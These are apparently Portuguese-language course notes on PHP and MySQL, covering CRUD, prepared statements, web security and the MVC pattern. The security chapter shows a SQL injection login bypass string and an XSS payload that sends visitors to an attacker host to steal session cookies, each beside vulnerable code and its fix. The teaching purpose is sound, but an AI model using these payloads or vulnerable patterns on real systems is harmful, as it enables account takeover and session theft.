Cookies e sessões são, assim, a solução de engenharia que permite simular continuidade numa aplicação web construída sobre um protocolo que, por natureza, não guarda memória de nada entre um pedido e o seguinte.

7.9. Desafio

Com o HTTP e as supervariáveis, o sítio da Contraponto deixa finalmente de depender de dados simulados. O desafio, a partir do ficheiro de arranque do Secção 5.4, é:

1. Substituir a variável fixa `$categoria_escolhida`, usada no Secção 4.3 para simular o filtro, pelo valor real de `$_GET["categoria"]`, com `isset()` a tratar o caso de nenhuma categoria ser indicada;
2. Confirmar, através dos *links* do menu em `header.php` (que já apontam para `index.php?categoria=Cultura`, `index.php?categoria=Tecnologia`, etc.), que a listagem de artigos muda de facto consoante a categoria escolhida no *browser*;
3. Tratar a submissão do formulário de comentário esboçado no Secção 3.2: verificar se `$_SERVER["REQUEST_METHOD"]` é "POST" e, nesse caso, ler `$_POST["nome"]` e `$_POST["texto"]`, mostrando uma mensagem de confirmação ao leitor.

O ficheiro de arranque está disponível no Secção C.5.

Referências

- Bytebase. 2026. «Drizzle ORM vs Prisma: Which TypeScript ORM Should You Use in 2026?» 2026. <https://www.bytebase.com/blog/drizzle-vs-prisma/>.
- DreamFactory. 2025. «45 SOAP to REST Conversion Statistics Every Enterprise Should Know». 2025. <https://www.dreamfactory.com/hub/soap-to-rest-conversion-statistics>.
- Google. s.d. «Cloud Firestore Data Model». <https://firebase.google.com/docs/firestore/data-model>.
- JetBrains. 2025. «The State of PHP 2025». 2025. <https://blog.jetbrains.com/phpstorm/2025/10/state-of-php-2025/>.
- Mapsoft. s.d. «Adobe XD End of Life: Status, Timeline & Alternatives». <https://mapsoft.com/adobe-xd-end-of-life/>.
- «Native CSS Nesting: Sass Syntax With No Build Step (And One Big Trap)». 2025. 2025. <https://www.w3tweaks.com/css/css-nesting-explained/>.
- OWASP Foundation. 2026. «OWASP Top 10:2025». 2026. <https://owasp.org/Top10/2025/>.
- Patchstack. 2025. «Patchstack's 2025 WordPress Security Report: Mid-Year Vulnerability Breakdown». 2025. <https://patchstack.com/whitepaper/2025-mid-year-vulnerability-report/>.
- Reenskaug, Trygve. 2003. «MVC: Xerox PARC 1978-79». 2003. <https://citeseerx.ist.psu.edu/document?repid=rep1&type=pdf&doi=4ef90a7b9c1b1cd02acf273694e4059a70c7d198>.
- «State of JavaScript 2025: Front-end Frameworks». 2025. 2025. <https://2025.stateofjs.com/en-US/libraries/front-end-frameworks/>.

Referências

«Top CSS Frameworks in 2025: What Devs Actually Use». 2025. 2025. <https://tailkits.com/blog/popular-css-frameworks/>.

8. Bases de Dados e PHP

8.1. Bases de Dados Relacionais e o DBMS

Um DBMS (*Database Management System*, sistema de gestão de bases de dados) é o *software* que cria, organiza e gere bases de dados: controla o acesso, as consultas e as atualizações, garante a integridade, a segurança e o desempenho dos dados, e permite que aplicações, como as escritas em PHP, leiam e escrevam informação de forma persistente. Exemplos comuns de DBMS incluem o MySQL, o MariaDB, o PostgreSQL, o Oracle, o SQL Server e o SQLite.

Numa base de dados relacional, como o MySQL, os dados organizam-se em tabelas, cada uma com colunas de tipo fixo, e linhas que representam registos individuais. É esta persistência que falta às variáveis PHP vistas até agora: uma variável existe apenas durante a execução de um *script*, enquanto uma base de dados guarda a informação entre pedidos diferentes, e entre utilizadores diferentes.

8.2. Comandos SQL

SQL (*Structured Query Language*) é a linguagem usada para interagir com um DBMS relacional. Os seus comandos dividem-se em quatro grupos principais:

- **DQL** (*Data Query Language*): consultas que obtêm dados, com o comando **SELECT**;
- **DML** (*Data Manipulation Language*): inserir, alterar e remover dados, com os comandos **INSERT**, **UPDATE** e **DELETE**;
- **DDL** (*Data Definition Language*): criar e alterar estruturas da base de dados, com os comandos **CREATE**, **ALTER** e **DROP**;
- **DCL** (*Data Control Language*): permissões e controlo de acesso, com os comandos **GRANT** e **REVOKE**.

Um comando SQL segue uma estrutura previsível: uma palavra-chave (**SELECT**, **UPDATE**, **INSERT**, **DELETE**), cláusulas que refinam a instrução (**FROM**, **WHERE**, **ORDER BY**, **VALUES**), expressões e condições (campos, valores e comparações, como *idade > 18*), e um ponto e vírgula final:

```
1 SELECT firstname, lastname FROM MyGuests WHERE id = 3;
```

Um comando de atualização junta estas mesmas partes de forma um pouco diferente, comando mais tabela alvo, a ação de alterar valores, e uma condição que filtra que registos são afetados:

```
1 UPDATE Employees SET Salary = Salary * 1.02 WHERE Country = 'USA';
```

8.3. A Arquitetura em Três Camadas e o Papel do PHP

Retomando o Secção 2.1.3, uma aplicação web organiza-se tipicamente em três camadas distintas: o cliente (*browser*), que mostra páginas e envia pedidos; o servidor, que processa a lógica da aplicação; e o DBMS, que guarda e gere os dados. Separar estas camadas aumenta a segurança, o desempenho e a organização da aplicação.

Vale a pena seguir, passo a passo, como circula a informação neste modelo, com um exemplo concreto:

1. O cliente envia um pedido, por exemplo `GET /produtos?categoria=livros`;
2. O servidor (PHP) interpreta o pedido e gera a instrução SQL correspondente: `SELECT * FROM produtos WHERE categoria = 'livros'`;
3. O DBMS (MySQL) executa essa instrução e devolve os resultados ao servidor;
4. O servidor insere esses dados num modelo (*template*) HTML;
5. O servidor devolve ao *browser* a página final, já preenchida com os dados pedidos.

Cada camada cumpre, assim, a sua própria missão: o *browser* pede, o servidor pensa, o DBMS guarda e responde, o servidor monta a página, e o *browser* mostra o resultado final ao utilizador. O PHP vive inteiramente na camada do servidor, sendo o responsável por receber os pedidos do cliente, construir as instruções SQL, comunicar com o DBMS, processar os resultados devolvidos, e gerar o HTML final enviado ao *browser*: é a ponte entre o pedido do utilizador e os dados guardados na base de dados.

8.4. Ligar o PHP ao MySQL

O PHP liga-se a uma base de dados MySQL através da extensão `mysqli` (*MySQL Improved*), que suporta a ligação ao MySQL, permite executar consultas, *prepared statements* e transações, e pode ser usada em dois estilos: procedural ou orientado a objetos.

No estilo procedural, `mysqli_connect()` cria a ligação e devolve `false` caso esta falhe, uma versão simples e direta, adequada a quem está a começar:

```
1 <?php
2 $conexao = mysqli_connect("localhost", "utilizador", "password", "nome_bd");
3
4 if (!$conexao) {
5     die("Ligação falhou: " . mysqli_connect_error());
6 }
```

No estilo orientado a objetos, `new mysqli()` cria um objeto de ligação, e os erros ficam expostos na propriedade `connect_error` desse objeto. É o estilo mais moderno, e o mais usado na prática:

```

1 <?php
2 $conexao = new mysqli("localhost", "utilizador", "password", "nome_bd");
3
4 if ($conexao->connect_error) {
5     die("Ligação falhou: " . $conexao->connect_error);
6 }

```

8.5. Criar Bases de Dados e Tabelas

Criar a base de dados e criar as tabelas são dois passos distintos: primeiro cria-se o “contentor” (a base de dados), só depois as estruturas internas (as tabelas). Tal como qualquer outra instrução SQL, ambos podem ser feitos a partir do PHP, através do método `query()`, que envia o comando SQL ao MySQL e devolve sucesso ou erro:

```

1 <?php
2 $conexao->query("CREATE DATABASE IF NOT EXISTS loja");
3 $conexao->select_db("loja");
4
5 $conexao->query("
6     CREATE TABLE IF NOT EXISTS contactos (
7         id INT AUTO_INCREMENT PRIMARY KEY,
8         nome VARCHAR(100) NOT NULL,
9         email VARCHAR(100) NOT NULL,
10        criado_em DATETIME DEFAULT CURRENT_TIMESTAMP
11    )
12 ");

```

Vale a pena perceber o significado de cada parte desta definição de tabela:

- **PRIMARY KEY (PK)**: identifica, de forma inequívoca, cada registo da tabela; nenhuma tabela relacional bem desenhada deve existir sem uma;
- **AUTO_INCREMENT**: faz o valor deste campo aumentar automaticamente em uma unidade a cada novo registo inserido, sem que o programador precise de o calcular;
- **NOT NULL**: obriga a que este campo tenha sempre um valor, impedindo que fique vazio;
- **DEFAULT CURRENT_TIMESTAMP**: se não for indicado um valor explícito para este campo ao inserir um registo, o MySQL coloca automaticamente a data e hora atuais.

Na prática, criar a base de dados e as tabelas a partir do PHP é um passo inicial e raro numa aplicação real: a estrutura da base de dados de uma aplicação já em produção é, tipicamente, criada e alterada uma única vez, através de ferramentas próprias de administração, não a cada execução do *script*.

8.6. Operações Fundamentais: CRUD em SQL

As quatro operações fundamentais sobre dados persistentes, **CRUD** (*Create*, *Read*, *Update*, *Delete*), correspondem diretamente a quatro comandos SQL.

Inserir um novo registo (*Create*), com **INSERT**:


```

1 <?php
2 $conexao->query(
3     "INSERT INTO contactos (nome, email) VALUES ('Ana Silva', 'ana@exemplo.pt')"
4 );

```

Ler dados existentes (*Read*), com **SELECT**. A propriedade `num_rows` do resultado indica quantas linhas foram devolvidas, e o método `fetch_assoc()` devolve cada linha como um array associativo, tal como visto no Secção 3.8.3:

```

1 <?php
2 $resultado = $conexao->query("SELECT * FROM contactos");
3 echo $resultado->num_rows . " contactos encontrados";
4
5 while ($linha = $resultado->fetch_assoc()) {
6     echo $linha["nome"] . " - " . $linha["email"] . "<br>";
7 }

```

Esta última construção, um **while** a percorrer os resultados linha a linha, é também a forma habitual de gerar uma tabela HTML dinamicamente a partir dos dados devolvidos pela base de dados, transformando cada linha da base de dados numa linha `<tr>` da página.

Atualizar (*Update*) e **apagar** (*Delete*) registos existentes, com **UPDATE** e **DELETE**:

```

1 <?php
2 $conexao->query("UPDATE contactos SET email = 'novo@exemplo.pt' WHERE id = 3");
3 $conexao->query("DELETE FROM contactos WHERE id = 3");

```

Tanto o **UPDATE** como o **DELETE** exigem sempre uma cláusula **WHERE**; esquecer-la é um dos erros mais graves e mais comuns que se pode cometer com uma base de dados, porque, sem uma condição que filtre os registos afetados, a instrução aplica-se a **todas** as linhas da tabela.

8.7. Prepared Statements

Todos os exemplos acima, com valores fixos escritos diretamente no código, servem para perceber o fluxo básico, mas não são adequados a uma aplicação real. Construir uma instrução SQL concatenando diretamente valores vindos do utilizador, como os de `$_POST`, tem vários problemas: mistura dados com código, é vulnerável a um ataque de injeção de SQL (tema aprofundado no Secção 9.1), é mais propenso a erros de sintaxe, e é difícil de manter.

A alternativa correta é usar *prepared statements*, que separam a instrução SQL, fixa, dos valores, que só são inseridos depois. Funcionam em duas fases: o servidor prepara a instrução, com pontos de interrogação (?) no lugar dos valores, e só depois o PHP envia os dados, de forma separada e segura. As vantagens são proteção contra injeção de SQL, melhor desempenho quando a mesma instrução é executada várias vezes, e um código mais limpo:

```

1 <?php
2 $stmt = $conexao->prepare(
3     "INSERT INTO contactos (nome, email) VALUES (?, ?)"
4 );
5 $stmt->bind_param("ss", $nome, $email); // "ss" = dois parâmetros string
6
7 $nome = $_POST["nome"];
8 $email = $_POST["email"];
9 $stmt->execute();

```

O `bind_param()` precisa de saber o tipo de cada valor associado, indicado por uma letra:

- **s:** *string*;
- **i:** *integer*;
- **d:** *double* (números com casas decimais);
- **b:** *blob* (dados binários, como imagens ou ficheiros).

Para consultar dados com *prepared statements*, o padrão é semelhante, terminando com `get_result()` para obter as linhas devolvidas:

```

1 <?php
2 $stmt = $conexao->prepare("SELECT nome, email FROM contactos WHERE id = ?");
3 $stmt->bind_param("i", $id); // "i" = um parâmetro integer
4 $id = $_GET["id"];
5 $stmt->execute();
6
7 $resultado = $stmt->get_result();
8 while ($linha = $resultado->fetch_assoc()) {
9     echo $linha["nome"] . " - " . $linha["email"] . "<br>";
10 }

```

O mesmo princípio aplica-se ao `UPDATE` e ao `DELETE`: usar *prepared statements* torna-os seguros, porque os valores nunca são interpretados como parte do próprio comando SQL, o que evita tanto a injeção de SQL como alterações acidentais.

8.8. Erros e Boas Práticas

Trabalhar com bases de dados implica, inevitavelmente, lidar com erros. Os mais comuns dividem-se em três categorias:

- **Erros de ligação:** credenciais incorretas, o servidor MySQL estar desligado, ou a base de dados indicada não existir;
- **Erros de SQL:** sintaxe inválida, nomes de tabelas ou colunas errados, falta de aspas ou vírgulas na instrução;
- **Erros de execução no PHP:** usar variáveis não definidas, ou chamar `fetch_assoc()` sobre um resultado vazio.

Durante o desenvolvimento, é essencial ativar a exibição de todos os erros e avisos do PHP, algo que nunca deve ficar ativo num ambiente de produção, por razões de segurança:

```

1 <?php
2 error_reporting(E_ALL);
3 ini_set("display_errors", 1);

```

O `mysqli` explica sempre o que falhou, bastando ler a informação correta: `connect_error` mostra problemas na própria ligação, e `error` mostra problemas vindos do MySQL relativos a uma consulta específica. Algumas boas práticas gerais, a manter sempre presentes ao trabalhar com bases de dados em PHP:

- Usar *prepared statements* sempre que houver dados vindos do utilizador;
- Validar e sanitizar as entradas antes de as usar;
- Separar claramente código PHP, SQL e HTML;
- Mostrar erros durante o desenvolvimento, mas ocultá-los em produção;
- Testar sempre com dados reais e também com dados propositadamente maliciosos.

8.9. Uma Aplicação CRUD Completa

Juntando tudo o que foi visto neste capítulo, uma pequena aplicação de gestão de contactos, sobre uma tabela `contacts`, distribui-se tipicamente por vários ficheiros PHP, cada um responsável por uma operação:

- `config.php`: estabelece a ligação à base de dados, e é incluído, com `require`, no início de todos os outros ficheiros, evitando repetir o código de ligação em cada um;
- `index.php`: lista todos os contactos existentes (*Read*), e liga a todas as outras operações;
- `add.php` e `insert.php`: `add.php` apresenta um formulário HTML, que envia os seus dados por POST para `insert.php`, o qual, com um *prepared statement*, insere o novo registo (*Create*) e redireciona de volta para `index.php`;
- `edit.php` e `update.php`: `edit.php` apresenta um formulário pré-preenchido com os dados de um registo existente, e `update.php` grava as alterações (*Update*);
- `delete.php`: remove um registo existente (*Delete*).

Um detalhe merece atenção especial no `index.php`: cada link para editar ou apagar um contacto transporta o `id` desse contacto na própria URL, por exemplo `edit.php?id=7`, para que a página seguinte saiba exatamente a que registo se refere. Este `id`, por vir de um GET simples, sem dados sensíveis nem efeitos colaterais até ser efetivamente processado, não exige, aqui, um *prepared statement* na listagem; já em `edit.php`, ao ler esse mesmo `id` do GET para o incluir de novo no formulário, este tem de ser colocado num campo `hidden` do formulário, para que, ao ser submetido por POST para `update.php`, o `id` do registo a alterar viaje junto com os restantes dados.

O fluxo completo da aplicação pode resumir-se assim: o utilizador navega entre páginas simples e independentes a partir de `index.php`; cada operação, `add`, `edit` ou `delete`, comunica com a base de dados através de `insert.php`, `update.php` ou diretamente em `delete.php`; e, depois de gravada a alteração, a aplicação redireciona sempre de volta para `index.php`, fechando o ciclo.

Este pequeno projeto reúne, na prática, praticamente tudo o que foi visto até este ponto da UC: HTML e formulários do lado do cliente, supervariáveis para receber os dados submetidos, *prepared statements* para os gravar e ler em segurança, e uma aplicação organizada em várias páginas simples, cada uma com uma única responsabilidade, o padrão sobre o qual assenta a maioria das aplicações web dinâmicas.

Referências

- Bytebase. 2026. «Drizzle ORM vs Prisma: Which TypeScript ORM Should You Use in 2026?». 2026. <https://www.bytebase.com/blog/drizzle-vs-prisma/>.
- DreamFactory. 2025. «45 SOAP to REST Conversion Statistics Every Enterprise Should Know». 2025. <https://www.dreamfactory.com/hub/soap-to-rest-conversion-statistics>.
- Google. s.d. «Cloud Firestore Data Model». <https://firebase.google.com/docs/firestore/data-model>.
- JetBrains. 2025. «The State of PHP 2025». 2025. <https://blog.jetbrains.com/phpstorm/2025/10/state-of-php-2025/>.
- Mapsoft. s.d. «Adobe XD End of Life: Status, Timeline & Alternatives». <https://mapsoft.com/adobe-xd-end-of-life/>.
- «Native CSS Nesting: Sass Syntax With No Build Step (And One Big Trap)». 2025. 2025. <https://www.w3tweaks.com/css/css-nesting-explained/>.
- OWASP Foundation. 2026. «OWASP Top 10:2025». 2026. <https://owasp.org/Top10/2025/>.
- Patchstack. 2025. «Patchstack’s 2025 WordPress Security Report: Mid-Year Vulnerability Breakdown». 2025. <https://patchstack.com/whitepaper/2025-mid-year-vulnerability-report/>.
- Reenskaug, Trygve. 2003. «MVC: Xerox PARC 1978-79». 2003. <https://citeseerx.ist.psu.edu/document?repid=rep1&type=pdf&doi=4ef90a7b9c1b1cd02acf273694e4059a70c7d198>.
- «State of JavaScript 2025: Front-end Frameworks». 2025. 2025. <https://2025.stateofjs.com/en-US/libraries/front-end-frameworks/>.
- «Top CSS Frameworks in 2025: What Devs Actually Use». 2025. 2025. <https://tailkits.com/blog/popular-css-frameworks/>.

9. Segurança em Aplicações Web

9.1. Vulnerabilidades no Código Próprio

A referência mais usada para classificar vulnerabilidades de aplicações web é o OWASP Top 10, uma lista dos riscos de segurança mais críticos, mantida pela *Open Worldwide Application Security Project* e atualizada periodicamente com base na análise de dezenas de milhares de vulnerabilidades reais (OWASP Foundation 2026). Três destas vulnerabilidades são particularmente relevantes para uma aplicação PHP como as desenvolvidas nesta UC:

9.1.1. SQL Injection

O SQL Injection ocorre quando dados fornecidos pelo utilizador são inseridos diretamente numa instrução SQL, permitindo que um atacante altere o significado dessa instrução. Considere-se um formulário de autenticação implementado de forma insegura, por concatenação direta:

```
1 <?php
2 $utilizador = $_POST["utilizador"];
3 $password = $_POST["password"];
4
5 $sql = "SELECT * FROM utilizadores WHERE utilizador = '$utilizador' "
6       . "AND password = '$password'";
7 $resultado = $conexao->query($sql);
```

Se um atacante escrever, no campo `utilizador`, o texto `' OR '1'='1' --`, a instrução SQL efetivamente executada passa a ser:

```
1 SELECT * FROM utilizadores
2 WHERE utilizador = '' OR '1'='1' -- ' AND password = '...'
```

Como `'1'='1'` é sempre verdadeiro, e o `--` transforma o resto da linha num comentário SQL, ignorando a verificação da password, esta consulta devolve o primeiro utilizador da tabela, permitindo ao atacante iniciar sessão sem conhecer nenhuma password válida. É evitada usando sempre *prepared statements*, como visto no Secção 8.7, que tratam o conteúdo de

`$_POST` sempre como um valor, nunca como parte do comando SQL, independentemente do que esse valor contenha.

9.1.2. XSS (Cross-Site Scripting)

O XSS ocorre quando dados fornecidos por um utilizador são apresentados a outros utilizadores sem serem devidamente tratados, permitindo a um atacante injetar código JavaScript que corre no *browser* de quem visualiza essa página. Considere-se uma caixa de comentários que mostra o texto submetido diretamente:

```
1 <?php
2 echo "<p>" . $_POST["comentario"] . "</p>";
```

Se um atacante submeter, como comentário, o texto `<script>document.location='http://atacante.com/1` esse código JavaScript passa a fazer parte da página tal como qualquer outro, e é executado automaticamente no *browser* de qualquer outro utilizador que visite essa página, podendo, por exemplo, enviar os seus *cookies* de sessão para um servidor controlado pelo atacante. É evitada escapando sempre conteúdo gerado por utilizadores antes de o apresentar em HTML, com a função `htmlspecialchars()`, que transforma caracteres especiais de HTML, como `<` e `>`, nas suas versões inofensivas:

```
1 <?php
2 echo "<p>" . htmlspecialchars($_POST["comentario"]) . "</p>";
```

Desta forma, o texto do atacante é mostrado literalmente na página, como texto visível, e não interpretado como código.

9.1.3. CSRF (Cross-Site Request Forgery)

O CSRF ocorre quando um atacante induz o *browser* de um utilizador já autenticado a enviar, sem que este se aperceba, um pedido a uma aplicação onde tem sessão iniciada, explorando o facto de o *browser* enviar automaticamente os *cookies* de sessão em qualquer pedido a esse domínio, tal como visto no Secção 7.8.1. Imagine-se uma aplicação bancária com uma transferência implementada como um simples pedido GET:

GET /transferir?destino=1234&valor=500

Se um utilizador, autenticado nesse banco, visitar, noutra separador do *browser*, uma página maliciosa que contenha ``, o *browser* tenta carregar essa “imagem”, enviando automaticamente o pedido ao banco, junto com o *cookie* de sessão válido do utilizador, sem que este tenha clicado em nada. É evitada de duas formas complementares: nunca implementar operações que alterem dados como um simples GET, tal como já recomendado no Secção 7.3.3, e incluir, em cada formulário sensível, um token único e imprevisível, gerado pelo servidor e verificado antes de processar o pedido, que uma página maliciosa, alojada noutra domínio, não tem forma de conhecer nem reproduzir.

Em todos estes casos, o princípio subjacente é o mesmo: nunca confiar em dados vindos do cliente, seja de um formulário, de um parâmetro na URL ou de um *cookie*, sem primeiro os validar e tratar adequadamente.

9.2. Vulnerabilidades em Dependências de Terceiros

A superfície de ataque de um sítio web não se limita ao código escrito diretamente pelo seu programador. Grande parte dos sítios web atuais é construída sobre sistemas de gestão de conteúdos, como o **WordPress**, estendidos através de extensões (*plugins*) desenvolvidas por terceiros, muitas vezes por equipas pequenas ou até um único programador independente. Segundo o relatório de segurança da Patchstack referente a 2025, 91% das vulnerabilidades encontradas no ecossistema WordPress nesse ano estavam localizadas em *plugins*, não no núcleo do **WordPress**, e mais de metade das infeções registadas resultaram de *plugins* desatualizados (Patchstack 2025).

Esta realidade levou a atualização mais recente do OWASP Top 10 a introduzir uma categoria dedicada a falhas na cadeia de fornecimento de *software* (*Software Supply Chain Failures*), reconhecendo que a segurança de uma aplicação depende também da segurança de todas as bibliotecas, *frameworks* e extensões de que esta depende, e não apenas do código escrito pela própria equipa (OWASP Foundation 2026). É por esta razão que, na prática, os serviços de alojamento suspendem por vezes o acesso a um sítio web até que as suas dependências vulneráveis sejam atualizadas: a vulnerabilidade pode não estar em nenhuma linha de código escrita pelo dono do sítio, mas o risco que representa é igualmente real.

9.3. Boas Práticas

Algumas práticas simples reduzem significativamente o risco de segurança de uma aplicação web:

- **Atualizações regulares:** manter o *software* de base (o próprio PHP, o servidor web, o sistema de gestão de bases de dados) e todas as dependências e extensões de terceiros atualizadas para a versão mais recente, já que muitas vulnerabilidades só são exploradas depois de serem publicamente conhecidas;
- **Princípio do menor privilégio:** cada componente de uma aplicação, e cada utilizador da base de dados, deve ter apenas as permissões estritamente necessárias ao seu funcionamento, nunca acesso total por comodidade;
- **Validação e sanitização de dados:** tratar sempre com desconfiança qualquer dado que venha do exterior da aplicação, validando o seu formato e sanitizando o seu conteúdo antes de o usar, seja numa consulta à base de dados, seja numa página apresentada a outro utilizador.

Referências

- Bytebase. 2026. «Drizzle ORM vs Prisma: Which TypeScript ORM Should You Use in 2026?» 2026. <https://www.bytebase.com/blog/drizzle-vs-prisma/>.
- DreamFactory. 2025. «45 SOAP to REST Conversion Statistics Every Enterprise Should Know». 2025. <https://www.dreamfactory.com/hub/soap-to-rest-conversion-statistics>.
- Google. s.d. «Cloud Firestore Data Model». <https://firebase.google.com/docs/firestore/data-model>.
- JetBrains. 2025. «The State of PHP 2025». 2025. <https://blog.jetbrains.com/phpstorm/2025/10/state-of-php-2025/>.
- Mapsoft. s.d. «Adobe XD End of Life: Status, Timeline & Alternatives». <https://mapsoft.com/adobe-xd-end-of-life/>.

- «Native CSS Nesting: Sass Syntax With No Build Step (And One Big Trap)». 2025. 2025. <https://www.w3tweaks.com/css/css-nesting-explained/>.
- OWASP Foundation. 2026. «OWASP Top 10:2025». 2026. <https://owasp.org/Top10/2025/>.
- Patchstack. 2025. «Patchstack’s 2025 WordPress Security Report: Mid-Year Vulnerability Breakdown». 2025. <https://patchstack.com/whitepaper/2025-mid-year-vulnerability-report/>.
- Reenskaug, Trygve. 2003. «MVC: Xerox PARC 1978-79». 2003. <https://citeseerx.ist.psu.edu/document?repid=rep1&type=pdf&doi=4ef90a7b9c1b1cd02acf273694e4059a70c7d198>.
- «State of JavaScript 2025: Front-end Frameworks». 2025. 2025. <https://2025.stateofjs.com/en-US/libraries/front-end-frameworks/>.
- «Top CSS Frameworks in 2025: What Devs Actually Use». 2025. 2025. <https://tailkits.com/blog/popular-css-frameworks/>.

10. Model-View-Controller (MVC)

10.1. Porquê Separar Responsabilidades?

A mini aplicação CRUD construída no Secção 8.9, com ficheiros como `index.php`, `add.php` ou `edit.php`, ilustra bem um problema muito concreto: em cada um desses ficheiros misturam-se, no mesmo lugar, a consulta à base de dados, a validação dos dados recebidos e o HTML apresentado ao utilizador. Numa aplicação pequena, com uma única tabela, isto é gerível. À medida que uma aplicação cresce, com mais entidades, mais regras de negócio e mais páginas, este estilo de código torna-se cada vez mais difícil de manter: uma alteração simples ao aspeto visual de uma página obriga a mexer no mesmo ficheiro que contém a lógica de acesso aos dados, e um erro numa consulta SQL pode, sem se perceber porquê, quebrar também a apresentação da página. É exatamente este problema que o padrão MVC, apresentado no Secção 2.1.2, resolve, separando a aplicação em Model, View e Controller.

10.2. Refazer o CRUD com MVC

Aplicar o MVC à mini aplicação de contactos significa reorganizar o código, mantendo o mesmo comportamento, mas separando-o em ficheiros com responsabilidades bem definidas:

- **Model** (`Contacto.php`): concentra toda a lógica de acesso à base de dados relativa a contactos, com funções como `listarContactos()`, `criarContacto($nome, $email)`, `atualizarContacto($id, $nome, $email)` e `apagarContacto($id)`. Nenhuma destas funções produz HTML; devolvem apenas dados.
- **View** (`views/lista.php`, `views/formulario.php`): concentram apenas HTML, com pequenos trechos de PHP para apresentar os dados que lhes são fornecidos, sem qualquer acesso direto à base de dados.
- **Controller** (`ContactoController.php`): recebe o pedido do utilizador, decide que função do *Model* chamar consoante a ação pedida, seja listar, criar, editar ou apagar, e escolhe a *View* apropriada para mostrar o resultado.

```

1 <?php
2 // ContactoController.php (excerto)
3 require "Contacto.php";
4
5 function acaoListar() {
6     $contactos = listarContactos();
7     require "views/lista.php"; // a View usa $contactos
8 }
9
10 function acaoCriar() {
11     if ($_SERVER["REQUEST_METHOD"] === "POST") {
12         criarContacto($_POST["nome"], $_POST["email"]);
13         header("Location: index.php");
14         exit;
15     }
16     require "views/formulario.php";
17 }

```

O comportamento final, para quem usa a aplicação, é o mesmo de antes. O que mudou foi inteiramente interno: quem altera o aspeto visual mexe apenas nas *Views*, quem altera as regras de negócio mexe apenas no *Model*, e o *Controller* liga as duas partes sem depender dos detalhes internos de nenhuma delas.

10.3. Regras de Negócio no Model

O *Model* não se limita a executar consultas SQL: é também o lugar natural para as regras de negócio da aplicação, a lógica que determina se uma operação é válida, independentemente de como os dados chegaram até ali. Considere-se a validação de um endereço de email antes de criar um novo contacto:

```

1 <?php
2 // Contacto.php (excerto)
3 function criarContacto($nome, $email) {
4     if (!filter_var($email, FILTER_VALIDATE_EMAIL)) {
5         return ["sucesso" => false, "erro" => "Email inválido"];
6     }
7
8     global $conexao;
9     $stmt = $conexao->prepare("INSERT INTO contactos (nome, email) VALUES (?, ?)");
10    $stmt->bind_param("ss", $nome, $email);
11    $stmt->execute();
12
13    return ["sucesso" => true];
14 }

```

Esta validação faz sentido no *Model*, e não no *Controller* ou na *View*, porque é uma regra sobre os dados em si, “um contacto tem de ter um email válido”, que se aplica sempre que um contacto é criado, independentemente de o pedido ter vindo de um formulário web, de uma futura API, ou de um script de importação em lote. Colocar esta verificação no *Controller*,

por comparação, obrigaria a repeti-la em cada novo ponto de entrada que viesse a criar contactos.

10.4. O Controlador Frontal (Front Controller)

A mini aplicação original tinha um ficheiro PHP por cada ação: `index.php`, `add.php`, `edit.php`, `delete.php`. Uma alternativa comum, sobretudo à medida que o número de ações cresce, é o padrão de *controlador frontal* (*front controller*): em vez de vários pontos de entrada, existe um único ficheiro, normalmente também chamado `index.php`, que recebe todos os pedidos e decide, com base num parâmetro, que ação do *Controller* deve executar:

```

1 <?php
2 // index.php como controlador frontal
3 require "ContactoController.php";
4
5 $acao = $_GET["acao"] ?? "listar";
6
7 switch ($acao) {
8     case "criar":
9         acaoCriar();
10        break;
11    case "editar":
12        acaoEditar();
13        break;
14    default:
15        acaoListar();
16 }
```

Este padrão centraliza decisões que, de outra forma, teriam de ser repetidas em cada ficheiro, como verificar se o utilizador tem sessão iniciada antes de permitir qualquer ação. É também o mecanismo que a generalidade dos *frameworks* de desenvolvimento web, tema do próximo capítulo, usa por trás do seu sistema de rotas.

Referências

- Bytebase. 2026. «Drizzle ORM vs Prisma: Which TypeScript ORM Should You Use in 2026?» 2026. <https://www.bytebase.com/blog/drizzle-vs-prisma/>.
- DreamFactory. 2025. «45 SOAP to REST Conversion Statistics Every Enterprise Should Know». 2025. <https://www.dreamfactory.com/hub/soap-to-rest-conversion-statistics>.
- Google. s.d. «Cloud Firestore Data Model». <https://firebase.google.com/docs/firestore/data-model>.
- JetBrains. 2025. «The State of PHP 2025». 2025. <https://blog.jetbrains.com/phpstorm/2025/10/state-of-php-2025/>.
- Mapsoft. s.d. «Adobe XD End of Life: Status, Timeline & Alternatives». <https://mapsoft.com/adobe-xd-end-of-life/>.
- «Native CSS Nesting: Sass Syntax With No Build Step (And One Big Trap)». 2025. 2025. <https://www.w3tweaks.com/css/css-nesting-explained/>.
- OWASP Foundation. 2026. «OWASP Top 10:2025». 2026. <https://owasp.org/Top10/2025/>.

- Patchstack. 2025. «Patchstack’s 2025 WordPress Security Report: Mid-Year Vulnerability Breakdown». 2025. <https://patchstack.com/whitepaper/2025-mid-year-vulnerability-report/>.
- Reenskaug, Trygve. 2003. «MVC: Xerox PARC 1978-79». 2003. <https://citeseerx.ist.psu.edu/document?repid=rep1&type=pdf&doi=4ef90a7b9c1b1cd02acf273694e4059a70c7d198>.
- «State of JavaScript 2025: Front-end Frameworks». 2025. 2025. <https://2025.stateofjs.com/en-US/libraries/front-end-frameworks/>.
- «Top CSS Frameworks in 2025: What Devs Actually Use». 2025. 2025. <https://tailkits.com/blog/popular-css-frameworks/>.

11 Frameworks de Desenvolvimento Web

11.1. O Que um Framework Automatiza

Ao longo desta UC, construíram-se, ficheiro a ficheiro, os elementos básicos de uma aplicação PHP: ligação à base de dados, um controlador frontal a decidir que ação executar, e a separação entre *Model*, *View* e *Controller*, vista no capítulo anterior. Um *framework* de desenvolvimento web como o **Laravel**, hoje o mais usado no ecossistema PHP (JetBrains 2025), automatiza precisamente este tipo de trabalho repetitivo, oferecendo já resolvidas, e testadas por uma grande comunidade de utilizadores, partes que, de outra forma, cada programador teria de construir à sua maneira em cada novo projeto:

- **Sistema de rotas:** em vez do `switch` manual construído no Secção 10.4, um *framework* permite declarar rotas de forma direta, associando um endereço a uma função do *Controller*;
- **ORM** (*Object-Relational Mapping*): em vez de escrever SQL à mão com `mysqli`, como no Secção 8.7, um ORM representa cada tabela como uma classe PHP, e cada linha como um objeto, permitindo interagir com a base de dados através de código PHP em vez de instruções SQL diretas;
- **Motor de *templates*:** em vez de misturar PHP e HTML diretamente nas *Views*, um motor de *templates* oferece uma sintaxe mais limpa para gerar HTML dinâmico, com funcionalidades como herança de *layouts*, para não repetir cabeçalho e rodapé em cada página;
- **Migrações:** ficheiros que descrevem, em código, a estrutura da base de dados, permitindo criar, alterar e partilhar essa estrutura entre programadores sem depender de instruções `CREATE TABLE` escritas manualmente por cada um.

